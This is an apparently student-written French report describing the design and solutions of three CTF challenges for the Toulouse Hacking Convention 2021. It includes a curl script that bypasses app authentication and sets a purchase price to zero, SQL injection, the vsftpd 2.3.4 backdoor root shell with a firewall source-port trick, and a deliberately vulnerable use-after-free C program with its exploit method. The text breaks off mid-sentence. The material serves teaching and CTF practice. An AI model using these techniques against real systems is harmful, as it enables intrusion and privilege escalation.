

Rapport

Projet Long: THC 2021 challenges

27 novembre 2025



Etudiant :

Rémi Fache fache@etud.insa-toulouse.fr
Jean-Baptiste Decourcelle jbdecour@etud.insa-toulouse.fr

Tuteur :

Ladislav Hajnal ladislav.hajnal@enac.fr

Table des matières

Introduction	1
1 Présentation générale des défis	2
1.1 Capture the flag	2
1.2 Présentation vulgarisée des défis	2
1.2.1 Défi Android et Web	2
1.2.2 Défi réseau et élévation de privilèges	2
1.2.3 Défi Web et stéganographie	2
2 Challenge 1 : Reverse Android et vulnérabilités web	3
2.1 Reverse de l'apk	3
2.1.1 Variante 1 : Analyse statique	3
2.1.1.1 Vision globale	3
2.1.1.2 Première authentification	3
2.1.1.3 Déchiffrement apk	3
2.1.1.4 Seconde authentification	3
2.1.1.5 Analyse du bytecode	3
2.1.2 Variante 2 : Analyse dynamique	4
2.1.2.1 Analyse des trames réseaux	4
2.1.2.2 Déchiffrement de l'apk	4
2.2 Authentification sur l'ancien site web	4
2.2.1 Variante 1 : Édition du code javascript	4
2.2.2 Variante 2 : Utilisation de curl	5
2.2.3 Variante 3 : Recompilation de l'application	5
2.3 Connexion à l'ancien site web	5
2.4 Connexion au nouveau site web et obtention du drapeau	5
2.5 Récapitulatif	6
3 Challenge 2 : Vulnérabilités Réseau et Use-after-free	7
3.1 Attaque du serveur DMZ	7
3.2 Scan et connexion au deuxième serveur	8
3.3 Use-after-free et élévation de privilèges	9

3.4	Récapitulatif	11
4	Challenge 3 : Vulnérabilités web et Stéganographie	12
4.1	Téléversement et exécution du webshell	12
4.2	Découverte réseau	12
4.3	Site interne et stéganographie	12
4.4	Récapitulatif	13
	Conclusion	14
	Annexe	15
	Table des figures	17

Introduction

Le projet long de fin de formation de TLS-SEC est l'occasion d'approfondir nos connaissances sur une thématique de notre choix. Ayant l'habitude de réaliser des Capture the flag (CTF) en tant que joueurs et souhaitant mettre en application et approfondir les connaissances en web, logiciel et rétro-ingénierie nous avons décidé de concevoir trois CTF.

La conception d'un CTF est une tâche complexe car il faut s'assurer que notre challenge est parfaitement sécurisé à l'exception de la faille que l'on souhaite exposer. De plus, réaliser des challenges difficiles nécessite de mettre en oeuvre des failles moins évidentes, pouvant s'enchaîner et, si possible, sortant des sentiers battus. Les challenges difficiles nécessitent ainsi presque toujours de faire des recherches techniques sur les moyens de protection, les outils d'attaques disponibles et les publications de sécurité pour les élaborer.

Chaque CTF créé a été l'occasion de réaliser des recherches sur un domaine ou des technologies que l'on n'avait pas eu l'occasion d'aborder lors de cette année (Android, docker, Stéganographie etc.) tout en réutilisant les connaissances acquises lors de la formation (web, logiciel, réseau). Les défis réalisés dans le cadre de ce projet long seront présentés à la Toulouse Hacking Convention (THC) [1].

1 Présentation générale des défis

1.1 Capture the flag

Le but d'un "capture the flag" (CTF) est d'illustrer des vulnérabilités informatiques. Le joueur a comme objectif d'exploiter une ou plusieurs failles informatiques pour obtenir un "flag" validant la réussite du défi. Le "flag" est généralement un mot de passe avec un format spécifique. Ces défis peuvent être très divers, de la simple exploitation d'une faille web à l'exploitation de multiples failles qui, combinées, permettent d'obtenir de l'information. De nombreux sites et plateformes proposent de réaliser des captures the flag. [2] [3]

1.2 Présentation vulgarisée des défis

1.2.1 Défi Android et Web

Le premier défi consiste à comprendre le fonctionnement d'une application Android. Il s'agit de comprendre comment cette application se connecte à un site web et lui transmet les informations de connexion (nom d'utilisateur/mot de passe). Il faut ensuite exploiter une faille pour se connecter sur une ancienne version de ce site web, dont le lien est encore présent dans l'application. On retrouve des informations sur la vie privée de l'administrateur sur le site. Ces informations permettent de deviner le mot de passe de la version à jour du site. Une fois sur le site, qui est un site de vente d'objets, il est possible d'acheter gratuitement un drapeau virtuel en utilisant une faille. Ce drapeau est le "flag".

1.2.2 Défi réseau et élévation de privilèges

Ce second défi a pour but l'attaque d'un serveur web. L'attaquant va d'abord trouver un logiciel vulnérable d'échanges de fichiers sur le serveur. Puis, il découvrira un deuxième serveur connecté au premier. En utilisant habilement les informations du premier serveur il pourra se connecter sur le deuxième serveur. Une faille sur un des logiciels de gestion du réseau sur ce serveur permet d'en devenir l'administrateur. En tant qu'administrateur l'attaquant a accès à un fichier contenant le "flag".

1.2.3 Défi Web et stéganographie

Ce dernier défi débute par un site web permettant de téléverser ses photos en ligne. L'attaquant va téléverser un programme lui permettant de prendre le contrôle du serveur web. L'exploration du réseau lui permettra ensuite de découvrir un deuxième site web. Ce dernier contient une image utilisant de la stéganographie pour cacher un indice sur un mot de passe. La stéganographie est un "Ensemble de techniques permettant de transmettre une information en la dissimulant au sein d'une autre information (photo, vidéo, texte, etc.) sans rapport avec la première et le plus souvent anodine, essentiellement à l'aide de logiciels spécialisés" [4]. L'indice obtenu permet de se connecter au second serveur web et de lire le "flag".

2 Challenge 1 : Reverse Android et vulnérabilités web

2.1 Reverse de l'apk

Il existe deux méthodes généralistes de reverse : statique ou dynamique. L'analyse statique consiste à désassembler le binaire afin d'en recréer le code source. Dans le cas d'une application android il s'agit d'extraire du fichier apk le bytecode et éventuellement de décompiler ce bytecode en java afin d'accélérer la compréhension haut niveau du code. L'analyse dynamique quant à elle, consiste à exécuter l'application sur un téléphone et à monitorer son comportement : création de fichiers, trames réseaux et points d'arrêts par exemple. Un premier lancement de l'application nous apprend qu'il nous faut un identifiant/mot de passe pour nous connecter au site et des messages montrent que l'application s'est authentifiée ("application android access granted"). Des captures d'écrans de l'application sont visibles en annexe.

2.1.1 Variante 1 : Analyse statique

2.1.1.1 Vision globale

L'analyse de l'apk à l'aide de jadx [5] nous permet de récupérer une grande partie du code source java. On remarque que le code a été obfusqué pour en limiter la lisibilité (renommage des variables et fonctions). Néanmoins la structure d'une application android impose certains noms de fonctions, qui ne peuvent donc pas être obfusqués, limitant la portée de l'obfuscation. On remarque que l'application est en fait une web app : une application android qui se connecte à un site web et affiche son contenu.

2.1.1.2 Première authentification

L'application personnalise le user-agent envoyé au site web avec le nom et la version de l'application, puis un token présent dans les ressources de l'apk. Les ressources de l'apk ne sont pas disponibles avec jadx, il faut utiliser apk-tool [6] pour les voir.

2.1.1.3 Déchiffrement apk

On remarque également que l'application rajoute du javascript au site web, en créant un objet android, disposant d'une fonction "identification". Malheureusement le code de cette fonction fait appel à la réflectivité pour appeler les fonctions d'un objet, dont le code source est introuvable. Une analyse approfondie de l'application, nous montre que l'apk contient en réalité un second apk, chiffré en AES GCM 128. L'application déchiffre ce second apk et en extrait le code, qui réalise l'authentification de l'application. L'attaquant peut donc s'inspirer du code java de déchiffrement de l'application (qui contient bien sûr la clef de déchiffrement) pour déchiffrer ce second apk.

2.1.1.4 Seconde authentification

Le second apk contient la classe utilisée dans la réflectivité. Le code extrait réalise d'abord une connexion au serveur et semble ne récupérer aucune information de cette connexion, ne stockant pas la payload. En réalité, cette connexion permet à l'application de récupérer un code généré aléatoirement par le serveur (en tant que code de status http). Puis, la fonction réalise un hash (SHA256) du token fourni en paramètre et y ajoute le code http reçu.

A ce stade l'authentification de l'application n'est plus un mystère pour l'attaquant, néanmoins il n'a toujours pas accès au site (il a besoin d'un identifiant/mot de passe).

2.1.1.5 Analyse du bytecode

Une analyse plus bas niveau de l'application est dès lors nécessaire. En recherchant des chaînes de caractères oubliées dans le bytecode, on trouve l'URL d'un autre site : sans doute une ancienne version du site !

2.1.2 Variante 2 : Analyse dynamique

L'analyse dynamique de l'application permet de gagner du temps sur certains points en offrant une voie alternative. Il est possible d'attacher un débogueur à l'application compilée en debug, mais ce point ne sera pas abordé ici (pas de gain de temps).

2.1.2.1 Analyse des trames réseaux

L'application communique en https avec le serveur, rendant théoriquement impossible l'analyse du trafic de l'application. Néanmoins, un attaquant astucieux peut analyser les trames réseaux de l'application. En effet, il suffit de recompiler l'application en changeant l'url du site par http au lieu de https, puis de mettre son ordinateur en main-in-the-middle (partage de connexion, ARP poisoning etc.) et d'utiliser ssl-strip [7]. Ce dernier transformera les trames http en trames https (de l'attaquant au site), permettant à l'application de fonctionner tout en laissant l'attaquant voir tout le trafic (car il sera en http entre l'application et l'attaquant). Pour limiter les possibilités de cette technique, les messages de redirection ont été supprimés et le port 80 bloqué. De plus, une en-tête HSTS[8] a été ajoutée au site en protection au challenge. Il existe une version 2 de ssl-strip [9] permettant de contourner HSTS mais sa mise en oeuvre est plus complexe (moins d'intérêt en gain de temps). Cette technique permet de voir l'user-agent personnalisé et la requête demandant le code de status. Mais grâce à HSTS pas la requête de connexion contenant la clef finale d'identification (hash et code).

2.1.2.2 Déchiffrement de l'apk

L'application du challenge est fournie en mode debug, pour aider un peu l'analyse. Ce mode permet d'accéder aux fichiers internes créés par l'application lors de son fonctionnement. On peut donc tout simplement attendre que l'application déchiffre le second apk, et stocke la version déchiffrée dans son dossier privé, pour le copier et avoir directement l'apk déchiffré. Il est important de souligner que fournir l'application en mode release n'aurait guère protégé l'application, un simple téléphone rooté ou une recompilation permettant de réaliser l'opération suscitée.

2.2 Authentification sur l'ancien site web

Une fois que l'attaquant aura compris comment la connexion fonctionne en analysant l'application android, il peut essayer de se connecter à l'ancien site web. L'attaquant doit faire attention à utiliser le même cookie de session pour toutes ses requêtes. Il devra trouver un moyen d'effectuer la première requête qui demande au serveur de générer un code aléatoire. Il faudra ensuite qu'il effectue la connexion depuis la page login en ajoutant au couple login / mot de passe un identifiant qui est la concaténation du hash d'un token fixe et du code généré par le serveur. Pour que cette deuxième requête fonctionne, il faudra modifier le user agent pour celui obtenu en reversant l'apk en pensant à changer le numéro de version de l'application (de 1.1 à 0.7). Le numéro de version de l'ancienne application est visible dans le code des pages web en commentaire HTML. De plus, l'identifiant est obtenu par le code javascript en faisant appel à une fonction java de l'application Android ce qui signifie que le code javascript ne fonctionnera pas sur un PC. Nous allons donc décrire plusieurs méthodes pour contourner ces problèmes.

2.2.1 Variante 1 : Édition du code javascript

L'attaquant pourra par exemple modifier le code javascript pour ne pas effectuer d'appel à la fonction Android "identification" qui renvoie l'identifiant. Il lui faudra alors ajouter une requête ajax qui demande au serveur un code généré aléatoirement à la place de l'application Android. Seul inconvénient, le code javascript est obfusqué, il devra donc le désobfusquer. Trouver le code faisant appel à la fonction "identification" et le supprimer sera facile, car le nom doit rester identique pour correspondre avec celui déclaré par l'application android. Il est ensuite nécessaire d'insérer dans la

variable identifiant le code et le hash du token. Cette variable est facilement repérable en regardant les paramètres de la requête ajax de login. L'attaquant devra finalement changer son user agent dans son navigateur pour se connecter au site.

Une autre variante pourrait consister à utiliser les breakpoints pour injecter du code javascript au bon moment et compenser l'absence d'application android. Cependant, l'obfuscation du code rend cette méthode moins facile d'utilisation.

2.2.2 Variante 2 : Utilisation de curl

La méthode la plus simple est certainement de se passer complètement du navigateur en utilisant un outil en ligne de commande comme curl [10]. Il faudra d'abord effectuer la première requête de la procédure d'authentification, connexion pour obtenir un nombre aléatoire, et sauvegarder le cookie de session généré dans un fichier (option `-cookie-jar <file_name>`), puis utiliser ce cookie pour faire la requête de connexion en fournissant un identifiant composé du hash d'un token fixe et du code préalablement récupéré et ce avec le bon user agent.

2.2.3 Variante 3 : Recompilation de l'application

Il est également possible de recompiler l'application android en changeant le site web et le numéro de version pour correspondre. Néanmoins, cette variante bride les possibilités d'attaque, ne permettant pas de se servir de l'arsenal de logiciels disponibles sur PC, rendant presque impossible la résolution du challenge.

2.3 Connexion à l'ancien site web

L'attaquant ayant réussi à se faire passer pour l'application Android, il devra alors trouver un moyen pour se connecter sans connaître de login ou de mot de passe. Le login n'est pas très original, il s'agit de : "admin", et l'attaquant n'a pas besoin du mot de passe, il pourra faire une simple injection SQL. L'injection SQL est détectable et réalisable par sqlmap [11] par exemple.

Maintenant que l'attaquant est connecté sur l'ancien site web, il a accès au profil de l'administrateur et est informé que l'administrateur a un fils appelé Théophile qui est né en septembre 2010.

2.4 Connexion au nouveau site web et obtention du drapeau

Fort de ces informations sur l'administrateur, toujours en se faisant passer pour l'application Android, l'attaquant peut maintenant essayer de se connecter au site à jour. Il pourra essayer "admin" et quelques combinaisons de mots de passe à la main (car le test automatisé de différentes combinaisons n'est pas autorisé), celle-ci fonctionnera : "theophile0910". L'attaquant verra alors la liste des produits sur le nouveau site, il constatera qu'un produit supplémentaire intitulé "Flag of victory" est disponible.

Cependant, ce produit n'est pas gratuit, et le module de paiement étant en maintenance, seul un produit gratuit pourra être récupéré. Heureusement pour l'attaquant, le prix d'un produit est envoyé par le front-end lors de l'achat et n'est pas vérifié dans la base de données. Il lui suffira alors, par exemple, d'intercepter la requête avec burp[12] et de modifier la valeur du prix, ou bien, s'il a utilisé curl[10] pour se connecter au site, de continuer avec une requête curl en utilisant le même cookie. L'attaquant récupérera alors un drapeau en ASCII art.

2.5 Récapitulatif

Ce défi se présente aux participants sous la forme d'un apk. Cet apk contient une application web android d'achat en ligne. Le code utile de cette application est chiffré, l'application le déchiffre au démarrage et se connecte à un site (architecture LAMP [13] avec bootstrap [14] et ajax [15]) hébergé dans un container docker. L'authentification au site se fait en plusieurs étapes. Premièrement, l'application demande un code aléatoire au serveur, retourné sous la forme d'un code de status HTTP. Deuxièmement, lors de la connexion avec login et mot de passe, le hash d'un token fixe suivi du code préalablement récupéré sont envoyés. Le challenge commence donc par une phase de reverse (statique ou dynamique) qui permettra à l'attaquant de comprendre le fonctionnement de l'authentification.

Cependant, une attaque du site web est a priori impossible, l'attaquant devra remarquer la présence d'un lien vers une version plus ancienne du site web lors du reverse de l'application. Heureusement pour l'attaquant, cette version est vulnérable à une injection SQL simple. L'attaquant pourra donc se connecter sur cet ancien site sur lequel il trouvera un indice sur le mot de passe de l'administrateur de la version actuelle du site. Il pourra ainsi se connecter sur le nouveau site et acheter un objet intitulé "flag of victory". Pour ce faire, il devra utiliser une erreur de ségrégation front-end / back-end dans la conception du site pour l'obtenir gratuitement. En effet, il n'est pas possible de payer pour valider le challenge, si l'on essaie le message suivant apparaît : "le module de paiement est en maintenance".


```
VERSION=1.1
PASSWORD=theophile0910
TOKEN_HASH=b69e8eff9a76f51ddad849f051127efe625e826c2e4e2bc4f45fe638ccf42616
RAND_CODE=$(curl --cookie-jar cookie.txt -I https://web-dev.dynamic-dns.net/?
  request=get_authentication_code | grep HTTP/1.1 | awk -F ' ' '{print $2}')
curl --cookie cookie.txt -A "Mozilla/5.0?_id:BuyExpress/${VERSION}/
  A1548S968D2563" -X POST -F 'login=admin' -F "password=${PASSWORD}" -F "id=
  ${TOKEN_HASH}${RAND_CODE}" https://web-dev.dynamic-dns.net/?request=
  sign_in
curl --cookie cookie.txt -X POST -F 'id=4' -F 'quantity=1' -F 'price=0.0'
  https://web-dev.dynamic-dns.net/?request=buy_product | tail -n +2 > flag.
  txt
rm -f cookie.txt
```

FIGURE 1 – Commandes curl solutions pour obtenir le drapeau du défi

3 Challenge 2 : Vulnérabilités Réseau et Use-after-free

3.1 Attaque du serveur DMZ

L'attaquant devra commencer le défi par un scan du réseau (à l'aide de nmap [16] par exemple). Il découvrira une machine d'IP 10.42.2.1 ayant les ports 21 (ftp) et 22 (ssh) ouverts. Le scan lui apportera des informations sur la version des services proposés (figure 2.).




```
jib@mint:~/THC_challenge/challenge_reseau_uaf/docker$ nmap -sV -Pn 10.42.2.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-10 19:59 CET
Nmap scan report for 10.42.2.1
Host is up (0.0016s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 8.4 (protocol 2.0)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.29 seconds
jib@mint:~/THC_challenge/challenge_reseau_uaf/docker$
```

FIGURE 2 – Scan des services disponibles sur 10.42.2.1

L'attaquant devra alors effectuer une recherche de vulnérabilités sur la version du serveur ftp utilisée par la machine. Il trouvera alors la vulnérabilité CVE-2011-2523 : une porte dérobée qui lui permettra d'obtenir un shell root. Pour mener à bien l'exploitation, il devra se connecter au serveur ftp, avec netcat par exemple, se connecter avec un login spécial pour accéder à la porte dérobée : "x :)", et entrer n'importe quel mot de passe. Cette connexion créera un service sur le port 6200 de la machine attaquée, il s'agit du shell root. Or, ce service n'est pas autorisé par le pare-feu, qui autorise seulement les ports 21 et 22 concernant les connexions établies de l'extérieur vers la dmz.

Heureusement, les règles du pare-feu régissant les connexions établies de la dmz vers l'extérieur sont sans états, ce qui signifie que les paquets envoyés de la dmz vers l'extérieur doivent avoir un port source compris entre 1024 et 65535 et un port destination compris entre 0 et 1023 (on autorise la dmz à se connecter à l'extérieur sur les ports classiques). De plus, les paquets envoyés de l'extérieur vers la dmz doivent avoir un port destination compris entre 1024 et 65535 et un port source compris entre 0 et 1023 (pour le retour). L'attaquant pourra donc bien se connecter au port 6200 de la machine cible à condition de régler le port source à un nombre compris entre 0 et 1023 (figure 3.).



```
Terminal -jb@mint: ~/THC_challenge/challenge_reseau_uaf/docker
Fichier  Édition  Affichage  Terminal  Onglets  Aide
jb@mint:~/THC_challenge/challenge_reseau_uaf/docker$ netcat 10.42.2.1 21
220 (vsFTPD 2.3.4)
USER x:)
331 Please specify the password.
PASS any
[ ]


Terminal -jb@mint: ~/THC_challenge/challenge_reseau_uaf/docker
Fichier  Édition  Affichage  Terminal  Onglets  Aide
jb@mint:~/THC_challenge/challenge_reseau_uaf/docker$ sudo netcat 10.42.2.1 6200 -p 1
whoami
root
[ ]
```

FIGURE 3 – Backdoor vsftpd et shell root

Une fois connecté sur ce shell, l'attaquant pourra modifier la configuration du service ssh pour changer le mot de passe de root et s'octroyer le droit de se connecter en ssh en tant que root.

3.2 Scan et connexion au deuxième serveur

Disposant maintenant d'un accès ssh à la machine de la dmz, l'attaquant scannerà alors à nouveau le réseau à la recherche d'une machine du réseau interne accessible uniquement depuis la dmz, et il trouvera une seconde machine d'IP 10.42.3.1 ayant comme seul port accessible le port 22 (figure 4.).



```
root@ftp:~$ nmap -Pn 10.42.1-5.1-5
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-10 19:36 UTC
Nmap scan report for mint (10.42.1.1)
Host is up (0.000048s latency).
All 1000 scanned ports on mint (10.42.1.1) are filtered (846) or closed (154)

Nmap scan report for 10.42.1.2
Host is up.
All 1000 scanned ports on 10.42.1.2 are filtered

Nmap scan report for 10.42.1.3
Host is up.
All 1000 scanned ports on 10.42.1.3 are filtered

Nmap scan report for 10.42.1.4
Host is up.
All 1000 scanned ports on 10.42.1.4 are filtered

Nmap scan report for 10.42.1.5
Host is up.
All 1000 scanned ports on 10.42.1.5 are filtered

Nmap scan report for 10.42.3.1
Host is up (0.00011s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

FIGURE 4 – Network scanning from ftp machine

Il devra donc trouver un moyen de se connecter en ssh sur cette machine, et, sachant que les attaques par dictionnaire sont prohibés, il cherchera dans les répertoires personnels des utilisateurs de la machine une clé privée RSA qui indiquerait qu'un utilisateur dispose d'un accès ssh. Il trouvera que l'utilisateur "ouioui" dispose d'un tel accès et usurpera son identité pour se connecter (commande `su` par exemple) ou récupérera la clé privée à son compte.

3.3 Use-after-free et élévation de privilèges

L'attaquant profite maintenant d'un accès ssh non privilégié à la seconde et dernière machine. Malheureusement pour lui, le drapeau se situe dans le répertoire `/root` accessible uniquement par l'utilisateur `root`. Il remarquera cependant la présence d'un programme dans le répertoire personnel de "ouioui". Ce programme intitulé `net_int_handler` est vulnérable à une attaque de type use-after-free. Ce programme permet à son utilisateur de créer et gérer des interfaces réseau virtuelles. Lorsqu'il est lancé, l'utilisateur peut choisir une action à effectuer en entrant son numéro correspondant. Les interfaces sont constituées d'un nom, d'une adresse IP, et du choix d'une méthode d'activation (structure visible sur la figure 6). Le programme peut sauvegarder en mémoire jusqu'à 10 interfaces.

```
root@private:/home/ouioui$ ./net_int_handler

This my cool interfaceTool,I am still working on it !
The purpose of this is to speed up my network configuration.
others: Quit
0: Select an virtual Interface
1: Create an virtual Interface
2: Turn on Interface(apply to real)
3: Forget selected virtual interface
4: Show current Interface configuration
Your choice ?

1
```

FIGURE 5 – Démonstration du programme "net_int_handler"

L'exploitation repose sur le fait que lorsqu'on alloue une mémoire d'une certaine taille dans le tas (`malloc`) et qu'on la libère, la ré-allocation d'une mémoire de même taille implique souvent que la même zone de mémoire est réutilisée. Pour réaliser cet exploit, il faut créer deux interfaces réseau (alloue deux structures), puis afficher la deuxième. On voit sur la figure 6 qu'il y a une erreur dans la fonction `showInterface`, l'adresse de l'adresse de la fonction `turnOn` est affichée c'est-à-dire l'adresse de ce champ dans la structure `Interface`. L'attaquant disposera donc de l'adresse de la deuxième structure allouée en soustrayant simplement à cette adresse la taille des données des champs précédents de la structure : `name` et `pointeur ip`. Soit 92 à soustraire. Il devra ensuite supprimer la deuxième interface, puis la première (libération structure 2 puis structure 1). Pour ce faire, l'attaquant se sert de l'option "0" permettant de récupérer les Interfaces précédemment créées.

```

typedef struct __attribute__((__packed__)) interface
{
    char name[NAME_SIZE];
    char *ip; //taille variable selon v4 or v6
    void (*turnOn)(struct interface*);
} Interface;

Interface* newInterface(char* name, char *ip, void (*on)(struct interface*))
{
    Interface* inter = malloc(sizeof(Interface));
    strncpy(inter->name, name, NAME_SIZE);
    inter->ip=strndup(ip, strlen(ip));
    inter->turnOn=on;
    return inter;
}

void showInterface(Interface *i)
{
    printf("\n_name: %s_ip: %s_turnOn: %p\n", i->name, i->ip, &i->turnOn);
}

```

FIGURE 6 – Extraits importants du code source du programme net_int_handler

A ce stade, la mémoire contient deux blocs de 96 octets libres et l'attaquant connaît l'adresse du second. L'attaquant crée alors une troisième interface. L'allocation de cette interface aura lieu dans la même zone mémoire que celle de la première interface (dernière zone libérée de taille équivalente). Lors de la création de cette interface, le champ ip de la structure est copié à l'aide de la fonction "strndup" qui réalise une allocation mémoire sur le tas de la taille de la chaîne reçue (contrairement à strncpy). L'attaquant peut lui donner une IP de taille 96 (taille de la structure Interface) de manière à ce que l'allocation de la mémoire de l'IP se fasse sur un bloc libre de cette taille...très probablement à l'adresse de la deuxième interface. Or, l'attaquant connaît l'adresse de cette interface. L'attaquant remplit ainsi judicieusement les 96 octets qu'il met dans le champ IP : un shellcode, des NOP d'alignement et l'adresse connue (pointant désormais vers le shellcode). L'adresse connue s'inscrira à l'emplacement qui correspond à l'adresse de la fonction "turnOn" si cette zone mémoire est considérée comme une interface.

Ainsi, en sélectionnant l'interface 2, et en l'activant, on exécute ce qui se trouve à cette adresse, soit notre shellcode. Ce shellcode doit contenir les instructions permettant de mettre l'uid de l'utilisateur à 0 (pour ne pas perdre les droits root dans le shell). Ce shellcode est exécutable car le tas a été défini exécutable à la compilation. La compilation inclue aussi les flags "Position independant Executable"(PIE), et fortification du code source entre autres. Pour corser un peu le défi, les sources ne sont pas disponibles, et il faut réaliser du reverse ingeneering (facile) sur le binaire pour obtenir le détail de son fonctionnement. La figure 7 montre le code intéressant obtenu avec Ghidra.

```

4 char * newInterface(char *param_1,char *param_2,undefined4 param_3)
5
6 {
7     int iVar1;
8     char *__dest;
9     size_t __n;
10    char *pcVar2;
11    int in_GS_OFFSET;
12
13    iVar1 = *(int *) (in_GS_OFFSET + 0x14);
14    __dest = (char *)malloc(0x60);
15    strncpy(__dest,param_1,0x58);
16    __n = strlen(param_2);
17    pcVar2 = strndup(param_2,__n);
18    *(char **) (__dest + 0x58) = pcVar2;
19    *(undefined4 *) (__dest + 0x5c) = param_3;
20    if (iVar1 != *(int *) (in_GS_OFFSET + 0x14)) {
21        __dest = (char *)__stack_chk_fail_local();
22    }
23    return __dest;
24 }
25

```

FIGURE 7 – Présentation de la fonction de création d’une Interface par Ghidra [17]. En rouge les tailles importantes : Interface et name

3.4 Récapitulatif

Ce défi est orienté réseau et logiciel, l’attaquant devra d’abord découvrir les machines de la dmz. Dans ce défi, il trouvera une machine qui héberge un serveur ftp vulnérable (CVE-2011-2523) ainsi qu’un serveur ssh à priori non vulnérable. L’attaquant devra se renseigner sur la version du serveur ftp et remarquer que c’est une version qui peut potentiellement contenir une porte dérobée. La mise en oeuvre de cette attaque est quelque peu complexifiée par la présence d’un firewall que l’attaquant devra surmonter en changeant de port source lors de la connexion au shell de la porte dérobée. Ayant alors un shell root sur la machine de la dmz, il pourra s’autoriser un accès ssh. Depuis cette machine, l’attaquant pourra à nouveau scanner le réseau à la recherche d’une autre machine sur un réseau privé. Il trouvera une machine offrant un accès ssh seulement et, en cherchant dans les répertoires home des utilisateurs de la machine dont il vient de prendre le contrôle, il trouvera une clé privée RSA. Il pourra alors simplement usurper l’identité de cette personne (su) pour se connecter à l’ultime machine. Sur ce dernier hôte, il devra exploiter une faille de type use-after-free dans un programme personnalisé de 